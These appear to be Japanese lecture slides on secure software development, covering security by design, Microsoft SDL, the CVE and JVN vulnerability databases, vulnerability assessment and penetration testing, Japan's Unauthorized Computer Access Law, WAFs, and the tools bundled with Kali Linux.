
- 設計段階からセキュリティに関する様々な仕組みを備えることで、リリース後のセキュリティインシデント発生リスクを抑える考え方
- 脆弱性発見によるソース修正の頻度が下がるのでトータルコストを下げることができる

## エラーの発生する工程

工程	割合
要求段階	2～5%
仕様段階	3～14%
設計段階	57～78%
コーディング	3～8%

# (参考)Microsoft SDL

- Microsoft Security Development Lifecycle
  - マイクロソフト社が2004年より導入を開始した、セキュリティを考慮したソフトウェア開発ライフサイクル
  - 3つの概念（教育、継続的なプロセス改善、責任）に基づく



# 脆弱性データベース

- **CVE** (Common Vulnerabilities and Exposures)
  - <https://www.cve.org/>
  - 個別製品中の脆弱性を対象として非営利団体のMITRE社が採番している識別子
- **JVN** (Japan Vulnerability Notes) iPedia
  - <https://jvndb.jvn.jp/>
  - JPCERT/CC, IPAが共同運営する日本の脆弱性情報データベース
  - CVEとも連携 (CVEによる検索も可能)
- 脆弱性データベースの機能
  - 脆弱性の概要、影響範囲、関連する他の脆弱性に関する情報
  - CVSS (Common Vulnerability Scoring System)による深刻度の定量化

攻撃者に狙われやすい脆弱性を把握し、対処の優先順位をつけるために活用


# 脆弱性検査

## • 脆弱性診断

- OSINT調査やツール等により、システムの脆弱性を網羅的に洗い出す  
(脆弱性ベース)

## • ペネトレーションテスト (ペンテスト)

- 現実的なシナリオに基づいた模擬的な攻撃により、実際に侵害可能かを確認する  
(脅威ベース)



現実的な攻撃シナリオを用いて、攻撃耐性を確認

[https://www.lac.co.jp/lacwatch/service/20201112\\_002314.html](https://www.lac.co.jp/lacwatch/service/20201112_002314.html)


# (注意)不正アクセス禁止法

1. **不正アクセス行為**の禁止
  - i. 他人の識別符号（ID,パスワード等）の無断入力
  - ii. 識別符号以外の情報入力でのアクセス制限回避
  - iii. ネットワーク経由（ゲートウェイ等）での上記行為
2. 他人の識別符号の**不正取得**の禁止
3. 不正アクセス行為を**助長する行為**の禁止
4. 他人の識別符号の**不正保管**の禁止
5. 識別符号入力の**不正要求**（フィッシング）の禁止
6. アクセス管理者による**防御措置努力**

他者のサイトに対して（本授業で解説したような）脆弱性を突こうとするアクセスを許可なく行くと、違法行為になる可能性が高いので注意！

# WAF (Web Application Firewall)


- Webアプリの脆弱性を悪用した攻撃から、Webサイトを保護することに特化したファイアウォール





# (参考)Kali Linux

- セキュリティ脆弱性診断・学習向けのLinuxディストリビューション
- ペネトレーションテスト、脆弱性分析、デジタルフォレンジック等に使える様々なハッキングツールを収録
- 収録ツールの例
  - Nmap  
ポートスキャン等
  - Wireshark  
パケット解析
  - Metasploit  
ペネトレーションテスト用フレームワーク
  - Burp Suite  
ローカルプロキシ
  - Aircrack-ng  
WiFiネットワークのセキュリティ評価



<https://www.kali.org/>